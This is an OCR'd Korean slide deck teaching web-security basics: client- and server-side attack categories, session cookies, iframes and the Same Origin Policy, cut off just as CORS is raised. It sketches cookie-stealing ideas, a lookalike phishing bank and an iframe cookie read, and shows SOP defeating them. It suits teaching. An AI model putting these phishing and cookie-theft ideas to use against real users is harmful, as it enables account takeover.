
노르웨이.html

연어회.html

...

# Google

Two Sides — Example



# Client Side & Server Side

Two Sides — Concept

클라이언트 사이드

클라이언트의 브라우저에서 처리되는 일들

서버 사이드

서버가 처리하는 일들

# Hacking

Two Sides

## Client Side

브라우저에 저장된 쿠키를 탈취

이상한 페이지로 요청 보내기

클릭 재킹

다른 사용자인 것처럼 요청 위조

...

# Hacking

Two Sides

## Server Side

데이터베이스의 개인정보 탈취

서버 사이드 코드 훼손

중요 파일 탈취

내부 인트라넷 접근

...

# Chapter 2.

**Two Sides**

**SOP & CORS**

**XSS**

**CSRF**

# 여러분은 왜 브라우저를 이용하시나요?

웹 해커의 관점에서, 웹 브라우저는 어떤 역할을 수행할까요?

# Browser

SOP & CORS – Introduction

웹 브라우저의 역할

웹을 탐색하는  
훌륭한 도구

HTTP 요청  
간편화

HTTP 응답  
렌더링

# Browser

SOP & CORS – Introduction

웹 해커의 관점에서

샌드박스

임의 리소스  
접근 제한

JS 실행 환경  
격리

# Browser

SOP & CORS – Introduction

브라우저는 안전하게 웹을 탐색할 수 있도록 하는 여러 정책을 제공

일반적으로 눈에 보이지는 않지만,  
브라우저의 여러 장치가 해킹을 방지하고 있음

SOP

CSP

HTTP Only

Secure Cookie

SameSite

# ***Same Origin Policy***

플러스뱅크

plusbank.co.kr

# 플러스뱅크

자유입출금  
**930,516 원**

주택청약종합저축  
**2,000,000 원**

Category	Percentage
1	35%
2	29%
3	11%
4	10%
5	8%
6	7%

송금 대출 저축 투자 환전

# Session

Review

세션은 일종의 신분증!

자동으로 모든 요청의 헤더에 첨부된다는  
쿠키의 특성을 이용함

클라이언트

plus.or.kr

Set-Cookie: session=abcd; cookie=jar;

브라우저에 쿠키 저장

session=abcd; cookie=jar;

Cookie: session=abcd; cookie=jar;

적절한 처리 및 반환

세션 ID가 abcd인 계정으로 생각하고 처리

# Trial 1

SOP & CORS – Introduction

브라우저가 자동적으로 모든 요청에 쿠키를 헤더에 붙인다는 점을 이용

플러스뱅크와 유사하게 생긴 마이너스뱅크를 만들어서 사람들이 들어오도록 유도  
마이너스뱅크의 서버로 들어오는 쿠키 헤더 수집

# Trial 1

SOP & CORS — Introduction

브라우저가 자동적으로 모든 요청에 쿠키를 헤더에 붙인다는 점을 이용

플러스뱅크와 유사하게 생긴 마이너스뱅크를 만들어서 사람들이 들어오도록 유도  
마이너스뱅크의 서버로 들어오는 쿠키 헤더 수집

브라우저는 요청과 같은 출처의 쿠키만을 전송함

Same Origin — 플러스뱅크에서 발급한 세션 쿠키는 플러스뱅크로 요청할 때에만 붙음

# <iframe>

Review

다른 사이트를 포함시키는 태그!

자동으로 모든 요청의 헤더에 첨부된다는  
쿠키의 특성을 이용함

The screenshot shows a web browser window titled "beta" with the URL "bxta.kr". The page content is as follows:

**beta's homepage** 🙌

**POSTECH**  
POHANG UNIVERSITY OF SCIENCE AND TECHNOLOGY

대학소개 입학·교육 학사지원 연구·산학 대학생활 뉴스센터 교수초빙

**Apple Developer Academy @ POSTECH**

Apple은 경상북도, 포항시, 포스텍과 손잡고 우리나라 최초로 Apple 개발자 아카데미와 Apple 최초의 제조업 R&D 지원센터를 개소합니다. 포스텍과 Apple의 콜라보레이션! 여러분의 많은 관심을 바랍니다.

READ MORE > 2 / 4 < >

**NEWS@POSTECH**

MORE NEWS >

대학소식 고지사항

The page includes a large image of a modern lounge area with large windows overlooking a green landscape. The header features the POSTECH logo and navigation links in Korean and English. A sidebar on the right contains a "Quick MENU" button.

# JavaScript

Review

JS는 HTML DOM의  
내용에 접근할 수 있음!

단순히 컨텐츠를 읽어내는 것뿐만 아니라,  
DOM을 변경시키거나 속성 값을 읽는 등  
다양한 제어 행위를 할 수 있음

## beta.html

```
<html>
  <body>
    <div id="beta">This is content!</div>
    <script>
      const domElement = document.getElementById("beta");
      console.log(domElement.innerText);
    </script>
  </body>
</html>
```

## JavaScript Console (browser)

This is content!

# Trial 2

SOP & CORS – Introduction

JS가 DOM에 접근할 수 있다는 점과, iframe을 이용

plusbank.co.kr을 iframe을 통해 내 페이지에 삽입하고, 사람들이 들어오도록 유도  
JS를 통해 iframe 내의 세션 쿠키에 접근

iframe.document.cookie

# Trial 2

SOP & CORS – Introduction

JS가 DOM에 접근할 수 있다는 점과, iframe을 이용

plusbank.co.kr을 iframe을 통해 내 페이지에 삽입하고, 사람들이 들어오도록 유도  
JS를 통해 iframe 내의 세션 쿠키에 접근

iframe.document.cookie

클라이언트 사이드의 JS 인스턴스가 iframe 내부 정보에 접근할 수 없음

*It's SOP – Same Origin Policy!*

# ***Same Origin Policy***

# Same Origin Policy

SOP & CORS – Concept

어떤 출처에서 불러온 문서나 스크립트가  
다른 출처에서 가져온 리소스와 상호작용하는 것을 제한하는 정책

플러스뱅크로 인해 브라우저에 저장된 쿠키를  
マイ너스뱅크 등의 다른 사이트에서 받아온 스크립트가 실행시킬 수 없음  
— 앞선 예시의 상황에서

# Same Origin Policy

SOP & CORS – Concept

**동일한 출처의 기준은 무엇일까?**

mail.google.com과 drive.google.com은 동일 출처일까?

# Origins

Review

Origin은 브라우저가 판단한  
서로 상호작용할 수 있는  
URI들의 집합

User agents group URLs together into protection domains called “origins”.

— RFC 6454



<https://postech.ac.kr/>

<https://postech.ac.kr/plus>

<https://postech.ac.kr/search>

<https://postech.ac.kr/papers>



<https://kaist.ac.kr/>

<https://kaist.ac.kr/plus>

<https://kaist.ac.kr/search>

<https://kaist.ac.kr/papers>

# Origins

Review

Same Origin은  
두 URI의 Scheme, Host, Port가  
모두 같은 경우!

**https://plus.or.kr:1337/beta.html**

Scheme (Protocol)

Host

Port

# Origins

Review

`https://google.com/search`

`https://google.com/drive`

Same Origin

`https://plus.or.kr`

`http://plus.or.kr`

Cross Origin

`https://mail.google.com`

`https://drive.google.com`

Cross Origin


`http://plus.or.kr:3000`

`http://plus.or.kr:5000`

Cross Origin


# Same Origin Policy

SOP & CORS – Concept



# Same Origin Policy

SOP & CORS – Concept




# Cross Origin

SOP & CORS – Introduction

클라이언트 사이드의 스크립트가  
다른 은행의 계좌 잔고를 불러오려면 어떻게 해야할까?

클라이언트 사이드 코드는 절대로 Cross Origin의 리소스에 접근할 수 없는 것 일까?

